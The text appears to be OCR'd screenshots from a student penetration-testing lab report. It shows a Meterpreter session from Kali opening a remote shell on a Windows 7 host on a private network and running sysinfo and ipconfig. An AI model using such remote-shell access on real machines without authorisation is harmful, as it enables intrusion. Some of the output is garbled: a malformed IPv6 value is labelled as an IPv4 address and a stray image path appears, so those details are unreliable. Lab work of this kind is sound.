[*] id:1476 created.
[*] Channel 1 created.
[*] Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ls
\ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>ipconfig
\ipconfig
'ipconfig' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>ifconfig
ifconfig
'ifconfig' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . :
IPv4 Address. . . . . : 2401:1:9900:9f56:2ee3:96f:e66a:c7bc:7427
Temporary IPv6 Address . . . . . : 2401:1:9900:8f56:2ee3:9818:b815:ea7:41a5
Link-local IPv6 Address . . . . . : fe80::96f:e66a:c7bc:7427%11
IPv4 Address. . . . . : 192.168.1.63
```

1.4

```
kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
root@kali: /home/mugdha
Session Actions Edit View Help
Command Description
timestamp Manipulate file MACE attributes
For more info on a specific command, use <command> -h or help <command>.
meterpreter > sysinfo
Computer : MUGDA-PC
OS : Windows 7 (6.1 Build 7600).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : > shell
Process 1476 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ls
\ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>ipconfig
\ipconfig
'ipconfig' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>ifconfig
ifconfig
'ifconfig' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>ipconfig
ipconfig


Windows IP Configuration

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . :
IPv6 Address . . . . . : 2401:6900:8f56:2ee3:96f:e66a:c7bc:7427
Temporary IPv6 Address . . . . . : 2401:6900:8f56:2ee3:9018:b815:ea07:41a5
Link-local IPv6 Address . . . . . : fe80::96f:e66a:c7bc:7427%11
IPv4 Address . . . . . : 192.168.1.63
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : fe80::a291:caff:fe62:bb61%11
           192.168.1.1

Tunnel adapter isatap.{B1782B2A-4262-4E72-B5AD-D2C5F8FE1F5B}:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . . .

C:\Windows\system32>
```



1.5

mugdhagovikar